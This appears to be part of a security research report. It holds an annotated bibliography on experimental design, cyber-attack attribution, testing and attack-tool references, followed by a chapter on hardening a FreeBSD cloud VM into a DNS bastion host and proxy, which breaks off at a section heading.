Shadish, William, Ibidem., p. 15: "The ruling out of alternative hypotheses is closely related to falsificationist logic popularized by Popper (1959). Popper noted how hard it is to be sure that a general conclusion ... is correct based on a limited set of observations ... After all, future observations may change ... So confirmation is logically difficult. By contrast, observing a disconfirming instance ... is sufficient, in Popper's view, to falsify the general conclusion ... Accordingly, Popper urged scientists to try deliberately to falsify the conclusions they wish to draw rather than only to seek information corroborating them. Conclusions that withstand falsification are retained in scientific books or journals and treated as plausible until better evidence comes along. Quasi-experimentation is falsificationist in that it requires experimenters to identify a causal claim and then to generate and examine plausible alternative explanations that might falsify their claim."

Lin, Herbert, Kampf, David, ed.; Lin, Herbert. "Attribution of Malicious Cyber Incidents: From Soup to Nuts," Journal of International Affairs. pp.75-138. Winter 2016, Volume 70, Number 1. JIA.SIPA.COLUMBIA.EDU. Columbia University. This article outlines the difficulties in correctly attributing a cyberattack. Lin points out that we may have weak definitions for the goals of attribution, encounter substantial legal and technical problems, and can expect little relief for victims who ask that attribution of an attack be obtained. Lin, like Benjamin Dean, authored an article whose references led me to other references., p. 96-97 "The following hierarchy ... is largely based on Jason Healey's taxonomy in 'Beyond Attibution: Seeking National Responsibility for Cyber Attacks.'[32]

- A state could be incapable of detecting ...
- ... encourage ...
- ... direct ...
- ... conduct hacking activities."

Sedlock, Alicia. "An Introduction to Frontend Testing," The Ultimate Javascript Manual 2017. Future Publishing Ltd., Future PLC, Quay House, The Ambury, Bath. pp.26-31. Single page application testing with Jasmine. Definitions of contemporary frontend testing terms.

2.8.3 Web Resources

____. "Internet of Things DDoS White Paper." Electricity Information Sharing and Analysis Center, IOT_DDOS_Whitepaper.pdf. This report described some contemporary cyberattacks. It included coverage of the Mirai botnet and other large attacks.

____. "http://php.net/manual/en/security.database.sql-injection.php" INTERNET. PHP Manua, Security, Database Security. PHP Manual entry on SQL Injection.

____. SCRT Information Security, "https://www.scrt.ch/en/attack/downloads/minimysqlat0r" INTERNET. This attack tool is published on the Internet. I have seen real-world situations in which I believe it was used to attack the websites of my commercial clients. I first spotted it in a YouTube video that was recorded as an instructive example by hackers for hackers. I decided to include it in the attack suites for the experiment based on my belief that it was an actual attack tool used by skiddies and hackers. It is an automated SQL Injection attack Tool packaged in Java with a Swing interface.

____. SCRT Information Security, "https://www.scrt.ch/outils/mms/mms_manual.pdf" INTERNET.

Fresnillo, Rodolfo Resendez. YouTube, "MiniMysqlator & Pblind", "https://www.youtube.cor YouTube,10AUG2010, INTERNET. This is the link to the video where I first saw MiniMysqlator being used.

____. "https://www.nist.gov/news-events/events/2017/03/cybersecurity-framework-virtual-events" NIST, INTERNET.

____. "https://owasp.org/index.php/Top_10_2013-Top_10" OWASP, 2017. INTERNET.

Doug Rodgers, Twitter: @pandatrax, INTERNET. "Beginner exploit Writing," BSides Charleston class, October 2016.

____. PHPUnit, "https://phpunit.de/". INTERNET.

____. JUnit, "http://junit.org/junit4/". INTERNET.

____. QUnit, "http://qunitjs.com/". INTERNET.

____. Selenium, "http://docs.seleniumhq.org/". INTERNET.

____.Kali Linux, "https://www.kali.org/". INTERNET.

____. WindowsVM, https://www.microsoft.com/en-us/download/details.aspx?id=3702. INTERNET.

____. MySQL, "https://www.mysql.com/" . INTERNET.

____. phpMyAdmin, "https://www.phpmyadmin.net/". INTERNET.

____. VirtualBox, "https://www.virtualbox.org/". INTERNET.

____. VMWare, "http://www.vmware.com/". INTERNET.

____. Microsoft Azure, "https://azure.microsoft.com/en-us/?cdn=disable". INTERNET.

Lin, Herbert, Ibidem., p. 99-100: "... first, that attribution is a largely intractable problem because of technical characteristics and geography of the Internet ... and second, that attribution is either possible or not possible in any given case of interest. [43] The third assumption – that the main challenge in attribution is finding evidence itself and not in interpreting or using it – is relevant ... "

Nather, Wendy quoted by Marcus Ranum. "Wendy Nather: 'We're on a trajectory for profound change'," Medium. http://searchsecurity.techtarget.com/opinion/Wendy-Nather-Were-on-a-trajectory-for-profound-change, INTERNET.

Interview, Marcus Ranum and Wendy Nather, Nather, Wendy quoted by Marcus Ranum. "Wendy Nather: 'We're on a trajectory for profound change'," Medium. http://searchsecurity.techtarget.com/opinion/Wendy-Nather-Were-on-a-trajectory-for-profound-change, INTERNET.: "[Ranum:] I found the field fascinating because it was so irregular. Nobody really seemed to know how to think about it, except for the formal systems/Orange Book (Trusted Computer System Evaluation Criteria) crowd, and they were off in impractical la-la land. Nather: We were all making stuff up as fast as we could. This was in the mid-90s, and we did our bank's first internet presence in the form of a website. I had two or three teams of engineers all checking each other's work because we were all really nervous about what this was going to be like."

Shadish, William. CV, University of California Merced. INTERNET: http://faculty.ucmerced.edu/wshadis
cv-jan-2015. Shadish, William. Biographical sketch, University of California Merced.http://faculty.ucmerce

____. INTERNET: http://www.ipr.northwestern.edu/workshops/annual-summer-workshops/quasi-experimental-design-and-analysis/ This workshop shows that Shadish's methods are still being studied and implemented. This workshop is one example of coaching other professionals into using quasi-experimental design techniques. It was sponsored by Northwestern University and funded by a grant from the US Department of Education.

____, "aleph one." "Smashing the Stack for Fun and Profit," Phrack 49, republished, INTERNET: http://insecure.org/stf/smashstack.html Explanation of buffer overflow exploits.

____. "0x0 exploit Tutorial: Buffer Overlow - Vanilla EIP Overwrite," INTERNET: http://www.primalsecurity.net/0x0-exploit-tutorial-buffer-overflow-vanilla-eip-overwrite-2/ Explanation of common practices in malware experimental construction.

Raspberry Pi OS Download: https://www.raspberrypi.org/downloads/raspbian/

Raspberry Pi Kali Download: https://docs.kali.org/kali-on-arm/install-kali-linux-arm-raspberry-pi

Powershell to get the hash of a download on Windows 10: https://docs.microsoft.com/en-us/powershell/module/microsoft.powershell.utility/get-filehash?view=powershell-5.1
Get-FileHash 2017-09-07-raspbian-stretch-lite.zip -Algorithm SHA384 | Format-List

____. https://unix.stackexchange.com/questions/151547/linux-set-date-through-command-line. INTERNET.

____. INTERNET: https://motherboard.vice.com/en_us/article/vv7zn9/surprise-

scans-suggest-hackers-put-imsi-catchers-all-over-defcon
____. INTERNET: https://www.aircrack-ng.org/
____. INTERNET: https://www.aircrack-ng.org/doku.php?id=compatibility_drivers
____. INTERNET: https://wikidevi.com/wiki/TP-LINK_TL-WN722N
____. INTERNET: https://wikidevi.com/wiki/TP-LINK_TL-WN722N_v2
____. INTERNET: https://wikidevi.com/wiki/ALFA_Network_AWUS036NH
____. INTERNET: https://hakshop.com/products/wifi-pineappling-book
____. INTERNET: http://goo.gl/iMVWew WiFi Pineapple Book Chapter Preview, Chapter 3.
____. INTERNET: https://www.raspberrypi.org/
____. INTERNET: https://www.raspberrypi.org/downloads/raspbian/
____. INTERNET: https://www.raspberrypi.org/documentation/configuration/raspi-config.md
____. INTERNET: https://www.walmart.com/ip/TP-LINK-TL-WN722N-N150-High-Gain-Wireless-USB-Adapter/17133249
____. INTERNET: https://www.amazon.com/Alfa-AWUS036NH-802-11g-Wireless-Long-Range/dp/B003YIFHJY
____. INTERNET: https://www.amazon.com/Alfa-AWUSO36NH-Wireless-Long-Rang-Network/dp/B0035APGP6
____. INTERNET: https://www.csoonline.com/article/2462478/microsoft-subnet/hacker-hunts-and-pwns-wifi-pineapples-with-0-day-at-def-con.html
____. INTERNET: https://twitter.com/ihuntpineapples/media
Reddit Owned : ____. INTERNET: https://www.reddit.com/r/Defcon/comments/2d16lk/your_p comments
____. INTERNET: https://capec.mitre.org/
____. INTERNET: https://capec.mitre.org/data/definitions/1000.html "Mechanisms of attack"
____. INTERNET: https://capec.mitre.org/data/definitions/152.html "Inject Unexpected Items"
____. INTERNET: https://capec.mitre.org/data/definitions/137.html "Parameter Injection"
____. INTERNET: https://capec.mitre.org/data/definitions/513.html "CAPEC Category: Software"
____. INTERNET: https://capec.mitre.org/data/definitions/248.html "Command Injection "
____. INTERNET: https://capec.mitre.org/data/definitions/66.html "SQL Injection"
____. INTERNET: https://capec.mitre.org/data/definitions/108.html "Command Line Execution Through SQL Injection"
____. INTERNET: http://cwe.mitre.org/data/definitions/707.html "Improper Enforcement of Message or Data Structure"
____. INTERNET: http://cwe.mitre.org/data/definitions/74.html " CWE-74: Improper Neutralization of Special Elements in Output Used by a Downstream Component ('Injection')"
____. INTERNET: http://capec.mitre.org/data/definitions/242.html "Code Injec-

tion"

____. INTERNET: https://capec.mitre.org/data/definitions/110.html SOAP "CAPEC-110: SQL Injection through SOAP Parameter Tampering"

____. INTERNET: http://cwe.mitre.org/data/definitions/89.html "CWE-89: Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')"

____. INTERNET: http://cwe.mitre.org/data/definitions/929.html "CWE-88: Argument Injection or Modification" CWE-90: Improper Neutralization of Special Elements used in an LDAP Query ('LDAP Injection')

2.8.4 Other

____. "Framework for Improving Ciritcal Infrastructure Cybersecurity." NIST, 2014. This NIST document provides the summary structure of risk assessments discussed in this report. Most of the document is a large, multi-page chart.

Haight, Jared. "Introduction to Powershell and How to Use It for Evil." Information Security Lecture sponsored by B-Sides Charleston. Charleston, SC, United States of America (USA). April 2017. Jared Haight is the author of "PS>attack," a library of attack tools for PowerShell. He has since transitioned to employment as a security researcher for Microsoft.

____. B-Sides Charleston, 11-12NOV2016. Security conference, Charleston, SC.

Gillam, Jason. "Web Penetration and Testing," B-Sides Charleston, 11NOV2016. Class at a security conference, Charleston, SC.

Shadish, William, Ibidem., p. 3 : "Today, the key feature common to all experiments is still to deliberately vary something so as to discover what happens to something else later–to discover the effects of the presumed causes."

Shadish, William, Ibidem., p. 3: "This chapter begins to explore these matters by (1) discussing the nature of causation that experiments test, (2) explaining the specialized terminology (e.g. randomized experiments, quasi-experiments) that describes social experiments, (3) introducing the problem of how to generalize causal connections from individual experiments, and (4) briefly situating the experiment within larger literature on the nature of science."

Shadish, William, Ibidem., p. 4: "John Locke said: ... 'A cause is that which makes any other thing, either simple idea, substance, or mode, begin to be; and an effect is that, which had its beginning from some other thing' (p. 325)."

Shadish, William, Ibidem., p. 4: "A lighted match is, therefore, what Mackie (1974) called an inus condition– 'an insufficient but non-redundant part of an unnecessary but sufficient condition' (p.62) ... It is part of a sufficient condition to start a fire in combination with the full constellation of factors."

Shadish, William, Ibidem., p. 5: "Endostatin was an inus condition. It was insufficient cause by itself, and its effectiveness required it to be embedded in a larger set of conditions that were not even fully understood by original investigators."

Shadish, William, Ibidem., p. 5: "Most causes are more accurately called inus conditions. ... This is one reason that the causal relationships we discuss in this book are not deterministic but only increase in probability that an effect will occur

(Eells, 1991; Holland, 1994)."

Shadish, William, Ibidem., p. 5: "To difference degrees, all causal relationships are context dependent, so the generalization of experimental effect is always at issue."

Shadish, William, Ibidem., p. 5: "A counterfactual is something that is contrary to fact."

Shadish, William, Ibidem., p. 5: "An effect is the difference between what did happen and what would have happened."

Shadish, William, Ibidem., p. 6: "How do we know if cause and effect are related? In a classic analysis formalized by the 19th-centure philosopher John Stuart Mill, a causal relationship exists if (1) the cause preceded the effect, (2) the cause was related to the effect, and (3) we can find no plausible alternative explanation for the effect other than the cause."

Shadish, William, Ibidem., p. 7: "A well-known maxim in research is: Correlation does not prove causation. This is so because we may not know which variable came first nor whether alternative explanations for the presumed effect exist."

Shadish, William, Ibidem., p. 7: "Correlations also do little to rule out alternative explanations for a relationship between two variables ... That relationship may not be causal at all but rather due to a third variable (often called a confound)."

Shadish, William, Ibidem., p. 7: "Experiments explore the effects of things that can be manipulated. ... Nonmanipulable events ... or attributes ... cannot be causes in experiments because we cannot deliberately vary them to see what happens. Consequently, most scientists and philosophers agree that it is much harder to discover the effects of nonmanipulable causes."

Shadish, William, Ibidem., p. 9: "The unique strength of experimentation is in describing the consequences attributable to deliberately varying a treatment. We call this causal description."

Shadish, William, Ibidem., p. 9: "... the conditions under which that causal relationship holds – what we call causal explanation."

Shadish, William, Ibidem., p. 10: "The practical importance of causal explanation is brought home when ... (another easily learned manipulation) fails to solve the problem. Explanatory knowledge then offers clues about how to fix the problem ..."

Shadish, William, Ibidem., p. 10: "So causal explanation is an important route to the generalization of causal descriptions because it tells us which features of the causal relationship are essential to transfer to other situations."

Shadish, William, Ibidem., p. 10: "These examples also show the close parallel between descriptive and explanatory causation and molar and molecular causation.[4] ... 4. By molar, we mean something taken as a whole rather than in parts. An analogy is to physics, in which molar might refer to the properties or motions of masses, as distinguished from those of molecules or atoms that make up those masses."

Shadish, William, Ibidem., p. 11: "If experiments are less able to provide this highly prized explanatory causal knowledge, why are experiments so central to science ... ?"

Shadish, William, Ibidem., p. 11: "First, many causal explanations consist of

chains of descriptive causal links in which one event causes the next. ... Second, experiments help distinguish between the validity of competing explanatory theories ..."

Shadish, William, Ibidem., p. 12: "In the end, then, causal descriptions and causal explanations are in delicate balance in experiments. What experiments do best is to improve causal descriptions; they do less well at explaining causal relationships."

Shadish, William, Ibidem., p. 14: "In quasi-experiments, the cause in manipulable and occurs before the effect is measured."

Shadish, William, Ibidem., p. 14: "In quasi-experiments, the researcher has to enumerate alternative explanations one by one, decide which are plausible, and then use logic, design, and measurement to assess whether each one is operating in a way that might explain any observed effect."

Shadish, William, Ibidem., p. 15: "The efforts of the quasi-experimenter start to look like attempts to bandage a wound that would have been less severe if random assignment had been used initially."

Shadish, William, Ibidem., p. 15: "Kuhn (1962) pointed out that falsification depends on two assumptions that can never be fully tested. The first is that the causal claim is perfectly specified. ... Second, falsification falsification requires measures that are perfectly valid reflections of the theory being tested."

Shadish, William, Ibidem., p. 16: "... a fallibilist version of falsification is possible. ... Fallibilist falsification also assumes that theory-neutral observation is impossible but that observations can approach a more factlike status when they have been repeatedly made across different theoretical conceptions of a construct, across multiple kinds of measurements, and at multiple times."

Shadish, William, Ibidem., p. 16: "As a result, observations that repeatedly occur despite different theories being built into them have a special factlike status even if they can never be fully justified as theory-neutral facts."

Shadish, William, Ibidem., p. 16: "It is neither feasible nor desirable to rule out all possible alternative interpretations of a causal relationship. Instead, only plausible alternatives constitute the major focus. ... It also recognizes that many alternatives have no serious empirical or experimental support and so do not warrant special attention. However, lack of support can sometimes be deceiving."

Shadish, William, Ibidem., p. 17: "Thus the focus on plausibility is a two-edged sword: it reduces the range of alternatives to be considered in quasi-experimental work, yet it also leaves the resulting causal influence vulnerable to the discovery that an implausible-seeming alternative may later emerge as a likely causal agent."

Shadish, William, Ibidem., p.18. "Most experiments are highly localized and particularistic. They are almost always conducted in a restricted range of settings, often just one, with a particular version of one type of treatment rather than, say, a sample of all possible versions."

Shadish, William, Ibidem.,p.19: "In defining generalization as a problem, we do not assume that more broadly applicable results are always more desirable."

Shadish, William, Ibidem.,p.19: "Experiments that demonstrate limited generalization may be just as valuable as those that demonstrate broad generalization."

Shadish, William, Ibidem., p. 20: "We call these construct validity generalizations (inferences about the constructs that research operations represent) and external validity generalizations (inferences about whether the causal relationship holds over variation in persons, settings, treatment, and measurement variables)."

Shadish, William, Ibidem., p. 20: "The first causal generalization problem concerns how to go from the particular units, treatments, observations, and settings on which data are collected to the higher order constructs these instances represent."

Shadish, William, Ibidem., p. 21: "How can we generalize from a sample of instances and the data patterns associated with them to the particular target constructs they represent?"

Shadish, William, Ibidem., p. 21: "The second problem of generalization is to infer whether a causal relationship holds over variations in persons, settings, treatments and outcomes."

Shadish, William, Ibidem., p. 22: "Whichever way the causal generalization issue is framed, experiments do not seem at first glance to be very useful."

Shadish, William, Ibidem., p. 22: "So what is it that justifies any belief that an experiment can achieve a better fit between the sampling particulars of a study and more general inferences to constructs or over variations in persons, settings, treatments, and outcomes?"

Shadish, William, Ibidem., p. 23: "The method more often recommended for achieving this close fit is the use of formal probability sampling of instances of units, treatments, observations, or settings (Rossi, Wright, & Anderson, 1983)."

Shadish, William, Ibidem., p. 23: "Random selection involves selecting cases by chance to represent that population, whereas random assignment involves assigning cases to multiple conditions."

Shadish, William, Ibidem., p. 23: "Random selection occurs even more rarely with treatments, outcomes, and settings than with people."

Shadish, William, Ibidem., p. 24: "Practicing scientists routinely make causal generalizations in their research, and they almost never use formal probability sampling when they do. In this book, we present a theory of causal generalization that is grounded in the actual practice of science (Matt, Cook, & Shadish, 2000)."

Lin, Herbert, Ibidem., p. 97: "Prior to 11 September 2001 attacks on the United States, a nation-state was responsible for the acts of private groups inside its territory over which it exercised 'effective control.' [36] In the aftermath of those attacks, the United States took the position that the mere harboring of these actors, even in the absence of control over them, suffixes to make the state where the terrorists are located responsible for their actions, and many parts of the international community, including the UN Security Council, concurred with this position. [37]"

Lin, Herbert, Ibidem., p. 97-98: "For an action or omission to be considered wrongful, it must at least constitute a breach of international obligation. How and to what extent, if any, malicious cyber activities conducted across international borders constitute such breaches is contested and open to question."

Lin, Herbert, Ibidem., p. 98: "To the best of this author's knowledge, there is no body of international law that holds a nation accountable for the actions of its citizens per se."

Lin, Herbert, Ibidem., p. 98: "... three observations are pertinent.

- Technology has very little to say about proper definition for state responsibility ...
- ... the definition that a state will adopt in any given instance will almost certainly depend on the facts and circumstances of that instance ...
- Multiple parties could be responsible depending on how norms for assigning responsibility evolve ... "

Lin, Herbert, Ibidem., p. 99: "Under the Rome Statute (which establishes the International Criminal Court and gives it jurisdiction over individuals charged with war crimes), Fidler argues that 'those making and posting the Islamic State's videos are criminally accountable' under IHL. [42]"

Lin, Herbert, Ibidem., p. 100: "... the conventional wisdom holds that one cannot attribute a malicious cyber activity to its perpetrator with high confidence. [44]"

Lin, Herbert, Ibidem., p. 101: "The conventional wisdom has a grain of truth to it – technical forensics alone cannot lead to high-confidence attribution. [45] Caloyannides goes so far as to assert that 'forensics' presumed usefulness against anyone with computer savvy is minimal because such persons can readily defeat forensics techniques. Because computer forensics can't show who put the data where forensics found it, it can be evidence of nothing.' [46]"

Lin, Herbert, Ibidem., p. 101: "For example, a given intrusion may be similar or even identical to a previous intrusion – the same code could be executed, the same IP addresses used, the same technical signatures found. Such similarity would suggest that the same party could be behind the intrusion at hand. [47] ...Is such similarity conclusive or dispositive? Absolutely not. But neither should the clue it provides be thrown away."

Lin, Herbert, Ibidem., p. 101: "Behavioral information can also contribute to attribution judgments. For example, Carlin notes that useful clues may be found in the kinds of malware that intruders use and in the way they communicate with their victims. [48]"

Lin, Herbert, Ibidem., p. 102: "... the perpetrators behaved in ways that were similar to the behavior of criminals like serial killers who 'stage' the crime scene, arranging it to send a message or conceal involvement. Such stagings go beyond what is necessary to commit the crime, and they thus provide extra information that can be helpful in attribution."

Lin, Herbert, Ibidem., p. 102: "Another indicator may be the time of day ... In neither case is such evidence conclusive, but that evidence constitutes additional data points that may point to the human intruder."

Lin, Herbert, Ibidem., p. 102: "Sometimes intruders make mistakes of operational security. For example, an intruder may discuss his or her plans on insecure channels that are monitored."

Lin, Herbert, Ibidem., p. 102: "Because intelligence agencies collect information from a variety of different sources in different parts of the world, sometimes such information is available ..."

Lin, Herbert, Ibidem., p. 102: "The style and methodology of an intrusion may also be helpful to attribution."

Lin, Herbert, Ibidem., p. 103: "According to the CIA, human intelligence (HUMINT)–information that can be gathered from human sources–is collected through 'clandestine acquisition of photography, documents, and other material, overt collection by people overseas, debriefing of foreign nationals and U.S. citizens who travel abroad, and official contacts with foreign governments.' [50]"

Lin, Herbert, Ibidem., p. 103: "HUMINT is not necessarily clandestine."

Lin, Herbert, Ibidem., p. 104: "Geopolitical circumstances could provide clues as to who would want to launch a particular intrusion."

Lin, Herbert, Ibidem., p. 104: "Finally, historical relationships help to frame the attribution process."

Lin, Herbert, Ibidem., p. 104: "In short, attribution is an all-source issue–no one method or source of information can be used to point fingers, but multiple sources taken as a whole may paint a convincing picture ..."

Lin, Herbert, Ibidem., p. 105-106: "Lastly, it is important to understand that the all-source intelligence process described in this section has a different focus than the discussion of the ultimate responsibility of states and non-state actors in previous sections. ... understanding who did what (the focus of the intelligence process) is different from, though relevant to, understanding who is to blame."

Lin, Herbert, Ibidem., p. 106 "U.S. Government views of attribution have evolved over the past half-dozen years. ... In 2010, [William Lynn said,] ' ... the forensic work necessary to identify an attacker may take months, if identification is possible at all.' ... In 2012, [Leon Panetta said,] '... DOD has made significant investments in forensics to address this problem of attribution and we're seeing returns on that investment.' ... In 2015, the DOD Cyber Strategy stated, ' ... On matters of intelligence, attribution and warning, DOD and the intelligence community have invested significantly in all source collection, analysis, and dissemination capabilities, all of which reduce the anonymity of the state and non-state actor activity in cyberspace. Intelligence and attribution capabilities help to unmask an actor's cyber persona, identify the attack's point of origin, and determine tactics, techniques and procedures."

Lin, Herbert, Ibidem., p. 106-107 "Also in 2015, ... James Clapper testified, '... most can no longer assume that their activities will remain undetected. Nor can they assume that if detected, they will be able to conceal their identities.' ... He testified in 2016, '... However improvements in offensive tradecraft, the use of proxies, and the creation of cover organizations will hinder timely, high-confidence attribution of responsibility for state-sponsored cyber operations.' [55]"

Lin, Herbert, Ibidem., p. 107: "Regarding the value of private-sector attribution, the DOD Cyber Strategy of 2015 notes that private-sector parties ... 'can play a significant role in dissuading cyber actors from conducting attacks in the first place.'"

Lin, Herbert, Ibidem., p. 107: "In addition to the Mandiant APT1 report described above some other examples of private sector involvement in attribution include:[57]...

- FireEye's report, 'APT28 - A window Into Russia's Cyber Espionage Operations' ... [58]...
- Novetta's report, 'Operation SNM: Axiom threat Actor Group Report' ... [59]...
- CrowdStrike's report, 'CrowdStrike Intelligence Report: Putter Panda' ... [60]..."

Lin, Herbert, Ibidem., p. 108-109 "Private-sector involvement in attribution has

advantages and disadvantages.[61] ...[Advantages include:]

- Lack of independent quality control ...
- ... possible lack of true independence of the private-sector report. ...
- ... nations other than the United States often do not appreciate fully the separation between public and private sector ..."

Lin, Herbert, Ibidem., p. 110: "... has presumed that the attribution task is to determine as best as possible the machine, human intruder, and/or ultimately responsible parties that are behind a given malicious cyber incident. ... whereas attribution to an ultimately responsible party strongly depends on the legal, policy, and political definition of 'ultimately responsible.'"

Interview, Marcus Ranum and Wendy Nather, Ibidem.: "Nather: (Laughs) I think we're on a trajectory for profound change. It used to be that everyone who worked in computing or who created anything was expected to be technical, and therefore we felt confident in making fun of them if they messed up – we were all on the same playing field. But now, there are manufacturers that don't have any feel for the security side of things. It's not fair to look down our noses at them, and it's really becoming democratized in a way, but we do have to help them."

Shadish, William, Ibidem., p. 12.

Shadish, William, Ibidem., p. 14.

Stallings, William. Ibidem. p. 355 RFCs for Intrusion Detection Exchange Format:

- RFC 4766 - Intrusion Detection Message Exchange Requirements
- RFC 4765 - Intrusion Detection Message Exchange Format
- RFC 4767 - Intrusion Detection Exchange Protocol

Stallings, William. Ibidem. p. 363 "Test involved in the neighborhood of 3 million words ..."

Sedlock, Alicia. Sedlock p. 27, "Unit testing, ... is at the lowest level of all testing types. Its purpose is to ensure the smallest bits of your code (called units) function independently as expected."

Sedlock, Alicia. Sedlock p. 28, "Acceptance tests go through your running application and ensure designated actions, user inputs, and user flows are completable and functioning."

Sedlock, Alicia. Sedlock p. 29, "... visual regression testing. This doesn't test your code, but rather compares the rendered result of your code – your interface – with the rendered version of your application in production, staging, or a prechanged local environment. This is typically done by comparing screenshots taken within a headless browser (a browser that runs on the server). Image comparison tools then detect any differences between the two shots."

"Br@d", "Pineapple Pi - Creating an Automated Open Wi-Fi Traffic Capturing Tool for Under $20," 2600 The Hacker Quarterly. Vol. 34, No. 2, Summer 2017. 2600 Enterprises Inc., New York.

3 From $5 Cloud Node to Bastion Host

Cloud providers hook us in with cheap teaser rates; and then they slowly offer us feature after feature, at $10 each. Before you know it, the $5 a month budget has grown to $50, $60, or $70. We'll tell the story of how we can took a bare bones FreeBSD VM from a major cloud hosting company and built it up to be a standalone bastion host that works as a nameserver and more.

3.1 Our Goals

For this project, we wanted to buy a domain name, and then do everything else ourselves. Aside from needing the registrar to get the name, we didn't want to have to use any of the provided services. Registrars can do a great job of offering web hosting, site building, and other services; but, we shouldn't have to depend upon them. If we took the lowest cost deal they offered for hosting, what could we do?

For a projected cost of $10 a month, we could get two VMs. These nodes would each have their own public IP address. They'd be bare bones FreeBSD systems. Being "out there on the Internet" would be to our advantage; sites acting as nameservers would serve us better away from our main node. Since our main demarc only gets one IP, these two VMs might be a good fit.

3.2 Domain Name Purchasing

We bought a pair of names that we like. We didn't buy any extras. We didn't get hosting, certificates, email: none of that. Just get a name.

3.3 Before We Built Anything We Decided on Keys

With an account created at the hosting provider, we could quickly see that they offered us just enough power to get ourselves in trouble. First off, they wanted us to set either a root password or upload an SSH key. Choose the key. Building an SSH key is a little more involved; but, we don't want to arrive at the node, in the root account via SSH, with a simplistic password.

That's right: the hosting provider, by default, chose to provide SSH into root, first thing. Now, after a while, we'd all do what we could to plus up the node and improve things. However, the Internet is the Wild West. Already out there will be scanning nodes looking for new accounts like ours. It'd be best to arrive tough enough to repel common attacks. For this reason, we recommend setting up an SSH key if you have the choice.

Since we chose the SSH key, we were not able to use the provided web console to look into our host. You guessed it: if you pick a public key, then you have to use it. So, we did.

3.4 Establishing a BIND DNS Server with MX to an Encrypted Email Provider

We quickly established a BIND9 DNS server, using this tutorial: [1]

Our domain name provider had a set of dialogs that allowed us, through our account, to direct our domain name to our own nameserver. Armed with the IPs from the VMs and some progress through the DNS server tutorial, we were able to adapt and fill out the records wtih the registrar.

We stopped right before the "DNSSEC" portion of the tutorial and added our MX records. For our email server, we chose a free online email provider that offers storage in Switzerland. As part of our subscription with them, we were able to use custom domains. To get that to work, we had to follow a set of dialogs the email provider had for setting up critical DNS records for SPF, DKIM, and DMARC. It took a little bit for our changes to propagate, but it worked with little fuss.

Once our nameserver was found and our emails were arriving at the desired account, we walked through DNSSEC. This was one advantage we had over what the registrar offered: they don't do DNSSEC setups. With the tutorial, we got it working in less than an hour. By carefully following the directions, we were able to get DNSSEC working right away. It was actually one of the easiest aspects of the system deployment.

3.5 Dynamic DNS and Our Node

With two nodes out on the Internet, and one nearby, there was always the chance that a service provider might change our address. In practice, we were able to get stable addresses just by asking our local muni fiber company to provide one. Still, they could change at any time. So, we used an existing subscription to a dynamic DNS provider to address the hosts.

To use a dynamic DNS with FreeBSD, we install ddclient. Our service provider gave us example configuration files that worked on the first try. After a while, we began to realize that, if our nameserver was working well, then there was no reason why we couldn't run a dynamic DNS service of our own. ddclient will work with RFC compliant procedures. We found tutorials to support that innovation on FreeBSD, too.

It was just easier to have some addresses with simple names, through dynamic DNS. Time and again, during configurations like these, we would need to call up the computer. From one to the other and back again, we'd type in calls. It can be helpful and convenient during the confusing moments of configuration to be able to call in to your desired host easily.

In the case of whitelisting hosts in firewall rules, it can be helpful to also list some hosts using their dynamic dns domain name. If the IPs change, and firewall rules hold hardcoded IP addresses, then how will you get back in to the host you've just secured? Dynamic DNS addresses in the firewall rules offer a saftey during the confusing moments of configuration.

3.6 Firewall Rules with pf

Pf comes installed as part of the base operating system in FreeBSD. There are also two others we could choose from. It's mostly a matter of preference. We picked pf.

To set up the rules, we consulted some tutorials. Early on, we wrote pass in rules for our favorite IPs and those dynamic DNS host and domain names, as mentioned above.

We soon found out we were locking out critical services. By using searches of /etc/service for keywords, we often found ports that needed to be kept open to keep our machine running smoothely. Since we were drafting some of these rules for the first time, this took some expriementation.

When setting up firewall rules and login limitations, it's helpful to use more than one ssh session. Use one session to maintain a connection and adjust the config. Use another to test access to the host. If you don't, and you mess up, then you might find yourself locked out.

3.7 External Monitoring with Shodan

Shodan.io offers a monitoring service. It's free with the developer's account, up to about a dozen hosts. Around 14 or 15, they start to require a paid Enterprise account. Since we have few computers to look after, we snapped up Shodan Monitor.

With Shodan, we learned the painful history of the past users of our IP address. We also learned about the locations and open ports of whomever it was who was calling us on port 18888 over 2,500 times in 20 minutes. One IP had once been misused as an Internet scanner. The other seemed to be getting scanned constantly. It's a good thing we activated pf. Until we did, we didn't have easy visibility of who was calling the node unsuccessfully.

From the inside, most hosts look quiet. Once we set up a firewall, we can see who tries to SSH in. We can see who sends hacky attempts to rattle our server. And, with Shodan, we can get an idea about what computer their using to do it. "IP is not ID," but it's always interesting to see what machine is calling us.

3.8 Proxy: Providing Standoff Distance and a Planned Access Approach

With the DNS server up and running, we had a lot of space left over. The minimal, bare-bones host provided by the cloud service had used barely 10

With a firewall already running (and repelling unwanted calls) on the master and slave DNS servers, wouldn't it be nice to use them as standoff entrances for our site? With a demarc to safeguard, it would be best if we could require traffic to enter at the distant hosts and then walk down to our site along a path we could specify. This seemed to be the best way to build in "standoff distance" into the acces plan.

With standoff distance, we have a link between our data center demarc and the

general public that we can monitor, secure, and modify. What if we have a DoS attack? If our front door is our only door to the Internet, we won't have any room to move or leverage to create a response. Again, having a VM on the Internet in a distant place is to our advantage.

Now, as traffic arrives at our data center demarc, it'll hit a firewall right away. Later, as it moves down the line to our desired server, it'll hit some auth. So, inside our data center we could react to traffic; but, the proxies on the distant hosts will help us control traffic that arrives to the server that's our goal. At the data center demarc, we can have a firewall rule that will refuse traffic for our desired server unless it walks down the path from our proxy.

3.9 Installing HAProxy

Installing the program was a snap. We had to read some documentation, and follow some suggestions; but, it all worked without a hitch. There are several techniques we can choose from with HAProxy. Ultimately, we chose TCP Forwarding. This is a "layer 4" proxy. HAProxy has OSI Layer 7 capabilities that can let us filter traffic based on contents. With tcp mode, haproxy will just pass the traffic on down to our data center demarc, invisibly.

SSL stayed on the web host. Before we began with these DNS servers, we had already installed Let's Encrypt TLS certificates on our target webserver. By using tcp mode, we could still serve up our pages without interfering with the TLS integrity. Some other proxy techniques might have required TLS termination. This would have meant re-installing certs on the proxy hosts in order to present a clean connection to the user. Tcp mode was simple, effective, and easy to use.

To check out our proxy install, we started with calling the nameserver host address. It would then use haproxy to walk us down the line, reques our page from the webserver, and then the page we called would come back up the line. Satisfied that the proxies were working, it was time to change the DNS records.

3.10 DNS Load Balancing

